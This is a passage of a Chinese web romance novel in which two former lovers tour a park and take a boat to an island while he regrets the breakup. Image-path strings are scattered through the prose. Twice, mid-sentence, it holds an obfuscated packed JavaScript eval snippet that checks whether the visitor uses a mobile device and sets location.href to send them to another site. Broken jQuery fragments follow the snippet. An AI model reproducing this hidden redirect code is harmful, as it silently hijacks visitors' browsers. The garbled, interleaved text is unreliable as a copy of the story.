林清浅拍下了那个孤零零的风铃。 两人走走停停,到了某一处时,看到了某一条道路上,紫藤萝如同瀑布一般,从石头砌成的栏杆上垂下来,一路往前延伸,好似没有尽头。她被这美景吸引,不由地转了过去,怔怔地看着这平日难得一见的美景。 “真好看。”李盛景在她旁边赞叹。 林清浅已经拿出了手机,找着角度拍了好几张,然后就站在了一处紫藤花下,凑近了去嗅一嗅花香。 淡淡的,很清新的香味,还挺好闻,但离得稍远了一点就闻不到了,于是她凑得更近了一些。 李盛景也在拍,可他拍着拍着就把镜头对着微扬起头细嗅花香的林清浅。 按下拍摄按扭后,他看着照片里低垂眼眸的林清浅,人与花相映,谁也没夺了谁的光芒,紫色的藤萝花中一张微闭着眼浅笑的侧脸,春末的阳光从上空洒下来,给人和花镀了一层柔和细碎的金光,画面非常地和谐舒服,如同他们初次见面,在一刹的惊艳过后所留下的感觉那般。 他想要多拍几张,细嗅花香的人却在花架下的长椅上坐了下来,因为没有椅背,她双腿长伸,双手在背后撑在椅子上,仰着头看对面的花,双脚还一左一右地晃,嘴角边挂着浅浅地笑,是一副完全放松的姿态。 李盛景收起了手机,看了好一会儿才走过去,在她旁边坐了下来。 林清浅一愣,像是终于想起自己不是一个人来的。她绷着脸想了两秒,找出个理由:“走累了,歇歇。” 那表情一看就很心虚,李盛景觉得好笑的同时更觉得可爱,多看了两眼后装不知道,点头说:“那就坐会儿,正好这里风景好。” 林清浅“嗯”了一声,嘴角略弯,露出个很浅的笑,像做了坏事后没被发现的小孩,带着一点点的得意。 李盛景看向她的双眼,发现平日清澈的眼眸里此时荡漾着一层微光,像阳光下泛起波纹的湖面,一圈又一圈地荡开,一直荡进了他的心里。 他不假思索地开口:“师父,你是个真正的花姐。” 林清浅一晃一晃的双脚顿住,侧过头来看他,双眼不解地眨了眨:“怎么说?” 李盛景不再看他,而是去看头顶的紫藤花瀑布。他想起游戏里的万花谷,那里有着一大片的紫色花海,在一些建筑的栏杆上也缠绕生长着很多的紫藤花。 那是一种梦幻又浪漫的紫色,却又不失温柔坚韧,像他心中的林清浅,也像他在游戏里初次遇见林清浅时,对方耐心地教了他一个多小时双人轻功时所产生的初印象。 想起当时,他回答说:“我始终觉得,万花成女是剑3里面最温柔的存在。” 说到自己最爱的门派体型,林清浅很是自豪,语气都变得不同:“那当然了,我们花姐是剑3里的瑰宝,一般人可拥有不了。” 李盛景趁机往自己脸上贴金:“那这么说,我不是一般人。”他说的是他曾经短暂拥有过林清浅这件事。 林清浅没想到他这么厚脸皮,瞪了他一眼。 被瞪得舒坦了的李盛景问:“师父,你知道紫藤花的话语吗?” 林清浅摇了摇头,双眼好奇地看着人,等着他科普。 李盛景与她对视一眼就立即移开了。 他最受不了林清浅这样看他,那目光专注,纯粹,像是给予了全部的信任和专注,自己说什么她都会信似的,让人总不忍骗她,欺她。 可骗她、欺她之人恰恰是她最信任的自己。 他忍着从心底涌上来的自责和后悔,努力回想曾偶然看过的内容:“紫藤花的花语有好几种,有深深地思念;执着的等待;还有迷恋的爱,跟你们万花很搭。” 林清浅听完后把头后起身:“走了,再坐下去得逛到晚上。” 李盛景赶紧跟上:“这里的夜景也很好看啊,你不会没看过吧?” 林清浅是看过的,就在愚人节那天。 想起当时灯火熠熠,赏樱的游人如织,她慢吞吞行走在夜晚的樱树下,像看了一场色彩缤纷的雪,由衷感叹:“确实好看。” “不同时节风景也有所不同,”李盛景提议:“我们要不看了夜景再走?” 林清浅转头看他,没说好,也没说不好,片刻后继续往前走。 到了某一处时,李盛景突然出声:“1号那天,我就是在这里,看见了赏樱楼下站着的你,可等我找过去,你已经不见了。” 林清浅通过好友后看过李盛景的朋友圈和空间,知道愚人节那天他也在。她说出了昨晚看到他动态后脑海里首先浮现的想法:“或许这是命运在告诉我们,我与你有缘,但却无份。” “命运都是靠人去争取的,缘份也是。”李盛景突然间有种面对工作 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16958958|193269||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 时才有的执着。 林清浅侧头看他,却发现李盛景不知何时早将视线投注在了自己身上,目光相对的那一刻,她转头错开,隔着一段距离去看对面的赏樱楼。 此时4月已过了大半,时节上才过了谷雨,春之将尽,依然是一年之中最好的季节,枝丫上长出了新绿,新绿之下是淡粉色的,开得层层叠叠的重瓣晚樱;行人们衣着鲜艳,在新绿与淡粉之间来来往往,一派欣欣向荣的景象。 她没去反驳李盛景的话,只是模棱两可地应了一句:“或许吧。” 这符合她随和淡然的个性,却不符合她于感情一事上的坚韧勇敢。李盛景知道她为何改变的原因,可这个回答还是让他生出了一点沮丧。 他想:大概是之前太过于顺利地得到,以致于现在受一点打击就要承受不住。 可当初是我狠狠把人推开的,这些是我理应承受的。他很快振作起来,大步追上了林清浅。 中午的时候两人找了个地方吃饭,李盛景记得林清浅爱吃辣,可江浙一带的饭店,景区外头都难找,更别说里面。他把菜单反反复复看了几遍,最后只看到一道酸菜鱼,只得再点两道毫无辣味的时蔬,完后看着对面的林清浅说:“中午将就一下,晚上再带你去吃好吃的。” “我不挑食,不是非得吃辣。”林清浅温和地笑了下。 她这说的不是假话,两人还在一起时她就会陪着自己吃粤菜,更会为了照顾自己,做饭的时候不放辣椒或者放得很少。两人一起吃过很多次饭,他未曾见过有林清浅不吃的,只是喜欢的菜她会吃得多一些。 李盛景希望她吃得多一些,但这话他没说出口。 两人吃完后就去排队登岛。上下两层的游船,他们选了上面一层,湖面上风很大,将热意吹走后,留下的是一种非常舒服的凉爽感觉。 李盛景原本拿着手机在处理一些工作上的事情,半天过去,未读消息已经达到了上百条,林清浅很早之前就见识过他的忙碌,并没有来打扰他。 他非常地专注,只想着快速的处理完,因此并未去看林清浅,直到游船开动,他感觉到肩膀上一沉,侧头去看,短短的功夫,林清浅竟然睡着了。 不知是风吹得太舒爽,还是身边的气息太过熟悉,她因为睡着而侧倒过来的身体在找到可以枕靠的位置时,无意识地换了个舒服的姿势,还在李盛景的肩上蹭了蹭。 李盛景停止了回复消息,身体下意识地挺直了一些,希望林清浅能靠得更舒服一些,还伸出一只手扶着她,生怕游船晃动得厉害,把她给晃了下去。 看着依靠着自己而睡的人,他久久地没有任何动作,心里却油然而生一种满足感。 他想起了许许多多美好的从前,而过去越是美好,他心里的悔意就越沉重,因为他发现,像此刻这样能被林清浅依靠,是他从见到林清浅的那一刻就在追求的幸福。 他曾经拥有,却又亲手丢弃。 “浅浅,我能再次获得你的喜欢吗?”他轻声问。 10. 第 10 章 游船在码头停下来的时候,林清浅依然在睡。她似乎做了个美梦,嘴角上扬着,看得李盛景不忍心将她叫醒。 可人越来越少,渐渐地只剩下了他们两个人,他想着再拖一分钟,睡着的人却忽然醒了。 林清浅揉了揉眼睛后先看了四周一圈,起身问:“怎么不叫醒我?” 李盛景跟着起身,两人一同往下走,他说:“看你睡得很熟,舍不得。” 这话很寻常,林清浅却听得走了神,下楼梯时差点一脚踩空,还是李盛景眼疾手快拉住了她,嘱咐她小心点。 直到两人下了游船,李盛景才问:“刚刚在想什么?” 林清浅站在最后跟着上岛的人流移动,闻言看了他一眼,淡声说:“你以前也说过这样的话。” 在他们为数不多的见面里,这样的场景其实不少,在李盛景来找她后,要回去了早起赶飞机时;她去到李盛景的城市,李盛景早起去上班的时候;还有跨年夜的次日早上。 那些不经意间体现的脉脉温情,原以为寻常,等分开后才发现,原来是她一直在寻求的温柔和体贴。也是在失去后才察觉,有个人只用了短短三个月的时间,就将她的心占据得满满的,以致于分手后她难以抽身,至今仍受其影响,不然怎么一句寻常的话,就将她带回从前。 林清浅的话让李盛景愣了一下,他不是林清浅,情感没那么细腻,可也因这一句话想起了某几个美好的清晨,想起他纵使动作放得再轻,原本熟睡中的人也会醒过来,有一回还给他收拾行李,依依不舍地将他送到门口,那种不舍别离的情绪差点将他淹没,让他生出辞职的想法,只为了留在她的身边。 可他最终还是走了,与她分别了一次又一次,直到最后一次分别,他们差一点就永不再见。 还好我找到了她。这般想着的李盛景觉得心里轻松了一些,原本因为见面后屡屡被拒绝的低落情绪都消失了。 两人坠在上岛的人群最后面,前面行进的速度非常缓慢,栏杆将他们分成了三队,李盛景靠在栏杆上,侧头看着排在他前面的林清浅,湖面上吹来的风将她柔顺的长发吹乱,她却不在意,正拿着手机在回复消息。 等她停了下来,李盛景问:“你现在是跟着家里人在学着开网店吗?” 其实他在问出口的时候心中就已经有了答案。他们在一起的时候听林清浅说起过,她家里是做网店生意的,只不过线下有自己的工厂。 之前两人还在一起的时候,关于未来,林清浅的计划是等过了暑假就去他所在的城市谋生,可他们分了手,林清浅的未来规划里自然将他给踢了出去,那跟着家里自然就成了最好的选择。 果然,林清浅回复完店铺消息后点头,“嗯”了一声。李盛景又问:“那生意怎么样?有接到单子了吗?需不需要我借钱给你?” 林清浅侧头看他,脸上的表情很平静,并不觉得他提到的借钱冒犯了自己。 事实上,她人虽比李盛景年长了几岁,可不知是时运不济,还是她固执地想要以自己的爱好为工作,起起伏伏多年,身心确实愉快放松,只是,工资解决了温饱后就所剩无几了,要是遇到孩子们容易生病感冒的冬季和有期末重要考试的时候,还得把之前好不容易攒下来的钱拿出来补帖。 物资与精神,很少有人能兼得,甚至很多人,连活着本身都是一件艰难的事情。林清浅不认为自己是个好运儿,所以辞职后的第一个月她就开了个网店,将好不容易存下来的那一点儿钱早在店铺刚开的第一个月就全投入了进去。 到如今,虽还有一点剩余,可要说,在现在这个无论多小众的行业都有人做且做的人还不少的情况下,本金越多底气就越足,在营销和推广方面也就不必畏手畏脚。 但她的回答却与心里所想的完全不一样高:“我才开始,哪有什么生意啊。不过,借钱就不需要了,谢谢你的好意。” 她不愿再与李盛景有所牵扯,更何况,她那点儿自尊或许不值钱,但在某些时候还是要拿出来撑一撑体面的。 李盛景并不知道某些人绕了几道弯的心思,他以为林清浅真的不需要,便不上赶着送。两人闲庭信步般走在岛上,走过桥廊时看见水边的沙滩上有孩童们脱了鞋在玩水,林清浅走了过去,然后就站着不动了。 “师父也想玩水吗 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16958959|193269||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' ?”李盛景问。 林清浅轻轻摇头:“只是想到了星星,她很喜欢玩水。” 李盛景随口附和:“那应该带她来的。” 林清浅笑了笑,顺着人群走。 李盛景见她在每一处都并未做停留,而是一路往前,便知道这些寻常景色她看过一遍,已不能再引她驻足。他想了想,捡了几个网店相关的话题来,满意为这就是两人的共同话题了,可他发现林清浅似乎并未多开心。 他一拍脑袋,心想:开店显然不是浅浅喜欢做的事,她没兴趣多聊才是正常。 想到从前他们总有说不完的话,对彼此的生活兴趣浓厚,再对比此刻,不免心生悲郁。 “可能怪谁呢?”李盛景在心中说:“是我自己咎由自取。” 好在到了灵霄宫下,林清浅兴致显然高了不少。她说:“阿景你站那个牌匾下面去,让我给你拍个照。” 李盛景立刻站了过去,嘴上却要装委屈:“游戏和徒弟,师父果然更爱游戏。” 林清浅笑吟吟的,手里举着手机,镜头里几乎将整个灵霄宫都拍了进去,衬得塔下的李盛景十分渺小。她看着手机,点头边说边移动位置,调整个角度:“那当然啦,我玩了十多年的剑三,认识你才多久啊。”说着按下了拍摄。 李盛景说:“我要闹了,师父,我居然不如一个死物。” “怎么能说是死物呢。”林清浅反驳得很是随意,朝他招了招手:“拍好了,我觉得挺不错的,你看看呢?” 李盛景顿时忘了自己在跟个游戏争风吃醋,小跑着过来,看着耸立入云的高塔下,自己在灵霄宫的牌匾下显得渺小如尘,可因为是仰拍的角度,又无意中将他的身形拉长,好似他也犹如耸立的高塔一般顶天立地。 他突然想起跨年时的那个傍晚,因为时间估算错误,他们赶到海边的时候,太阳将大半边脸藏在了海平面下,但被夕阳染红了半边天的海平面依然美丽,色彩浓烈,好看得他双手插兜往海边随意一站,拍出来的照片都能当壁纸和头像。 李盛景当时,是真的以为那是随意拍出来的。 他想:我究竟错过了多少啊? 11. 第 11 章 